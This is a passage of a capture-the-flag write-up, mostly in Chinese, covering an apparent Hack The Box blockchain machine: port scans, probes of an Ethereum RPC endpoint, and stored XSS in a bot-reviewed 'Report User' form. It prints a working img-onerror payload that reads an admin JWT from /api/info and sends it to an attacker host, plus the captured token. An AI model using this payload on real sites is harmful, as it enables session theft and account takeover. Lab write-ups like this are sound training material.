

Recon & Enum
Port Scan
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 d6:31:91:f6:8b:95:11:2a:73:7f:ed:ae:a5:c1:45:73 (ECDSA)
|_  256 f2:ad:6e:f1:e3:89:38:98:75:31:49:7a:93:60:07:92 (ED25519)
80/tcp   open  http    Werkzeug/3.0.3 Python/3.12.3
|_http-title:          Home  - DBLC
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Mon, 25 Nov 2024 01:09:02 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 275864
|     Access-Control-Allow-Origin: http://0.0.0.0/
|     Access-Control-Allow-Headers: Content-Type,Authorization
|     Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>
|     Home - DBLC
|     </title>
|     <link rel="stylesheet" href="/assets/nav-bar.css">
|     </head>
|     <body>
|     <!-- <main> -->
|     <meta charset=utf-8>
|     <meta name=viewport content="width=device-width, initial-scale=1">
|     <style>
|     :after,
|     :before {
|     box-sizing: border-box;
|     border: 0 solid #e5e7eb
|     :after,
|     :before {
|     --tw-content: ""
|     :host,
|     html {
|     line-height: 1.5;
|   HTTPOptions:
|     HTTP/1.1 500 INTERNAL SERVER ERROR
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Mon, 25 Nov 2024 01:09:03 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 265
|     Access-Control-Allow-Origin: http://0.0.0.0/
|     Access-Control-Allow-Headers: Content-Type,Authorization
|     Access-Control-Allow-Methods: GET,POST,PUT,DELETE,OPTIONS
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>500 Internal Server Error</title>
|     <h1>Internal Server Error</h1>
|_    <p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
|_http-server-header: Werkzeug/3.0.3 Python/3.12.3
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-favicon: Unknown favicon MD5: D07AD703EDD6F8326B5C45F86CA8084E
8545/tcp open  unknown
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 400 BAD REQUEST
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Mon, 25 Nov 2024 01:09:03 GMT
|     content-type: text/plain; charset=utf-8
|     Content-Length: 43
|     vary: origin, access-control-request-method, access-control-request-headers
|     access-control-allow-origin: *
|     date: Mon, 25 Nov 2024 01:09:03 GMT
|     Connection: close
|     Connection header did not include 'upgrade'
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Mon, 25 Nov 2024 01:09:03 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, GET, HEAD, POST
|     Access-Control-Allow-Origin: *
|     Content-Length: 0
|     Connection: close
|   Help:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request syntax ('HELP').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|     </html>
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
Shell as Keira

打开 80 端口正文出现 blockchain 并且右下角发现以太坊字样,因此推断 8545 端口是一个区块链祥光的 RPC 接口。尝试未授权访问
curl -v --request POST --url http://10.10.11.43:8545/ --header 'accept: application/json' --header 'content-type: application/json' --data '{"id": 1, "jsonrpc": "2.0", "method": "eth_blockNumber"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.43:8545...
* Connected to 10.10.11.43 (10.10.11.43) port 8545
> POST / HTTP/1.1
> Host: 10.10.11.43:8545
> User-Agent: curl/8.8.0
> accept: application/json
> content-type: application/json
> Content-Length: 56
>
* upload completely sent off: 56 bytes
< HTTP/1.1 200 OK
< Server: Werkzeug/3.0.3 Python/3.12.3
< Date: Mon, 25 Nov 2024 01:43:14 GMT
< content-type: application/json
< Content-Length: 41
< vary: origin, access-control-request-method, access-control-request-headers
< access-control-allow-origin: *
< date: Mon, 25 Nov 2024 01:43:14 GMT
< Connection: close
<
* Closing connection
{"jsonrpc":"2.0","id":1,"result":"0x313"}

curl -v --request POST --url http://10.10.11.43:8545/ --header 'accept: application/json' --header 'content-type: application/json' --data '{"id": 1,"jsonrpc": "2.0","method": "net_version"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.10.11.43:8545...
* Connected to 10.10.11.43 (10.10.11.43) port 8545
> POST / HTTP/1.1
> Host: 10.10.11.43:8545
> User-Agent: curl/8.8.0
> accept: application/json
> content-type: application/json
> Content-Length: 50
>
* upload completely sent off: 50 bytes
< HTTP/1.1 401 UNAUTHORIZED
< Server: Werkzeug/3.0.3 Python/3.12.3
< Date: Mon, 25 Nov 2024 01:46:55 GMT
< Content-Type: application/json
< Content-Length: 40
< Access-Control-Allow-Origin: *
< Connection: close
<
{"error":"Proxy Couldn't verify token"}
* Closing connection
请求 net_version 时就开始要求 token 认证了,继续查看 80 端口页面

注册账号登陆后看到一个 BOT,发现在 Report User 功能点处存在 XSS 漏洞,还是机器人的请求

Payload
<img src=x onerror=fetch("http://10.10.16.5/xss")>
这里直接读取 Cookie 会失败,HTTP 服务器这边没有看到请求。

同时在 Burp 中发现会不间断请求 api/info 来返回 jwt_token,因此使用 js 获取此请求响应。将响应内容作为参数请求到 HTTP 服务器中,达成 XSS + CSRF。
fetch('http://10.10.11.43/api/info')
	.then(resp => { return resp.text()})
	.then(jwt => {fetch(`http://10.10.16.5/xss?c=${jwt}`)})
整理到 img 标签
<img src=x onerror="fetch('http://10.10.11.43/api/info').then(resp=>resp.text()).then(jwt=>fetch(`http://10.10.16.5/x?c=${jwt}`))">
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczMjU4NTY5NCwianRpIjoiMTgwYjIzN2EtMWJmNy00OGJkLTliNTUtNjFlZTU1NTQwZjhjIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImFkbWluIiwibmJmIjoxNzMyNTg1Njk0LCJleHAiOjE3MzMxOTA0OTR9.DdjDt7AMqENkjwxR7Ty6N2IQLVKaynSjiFx_oD0kOA4拿到了管理员的 jwt,查看管理员页面




在管理员界面看到了之前发送的消息 good,以及另一个用户 keira。


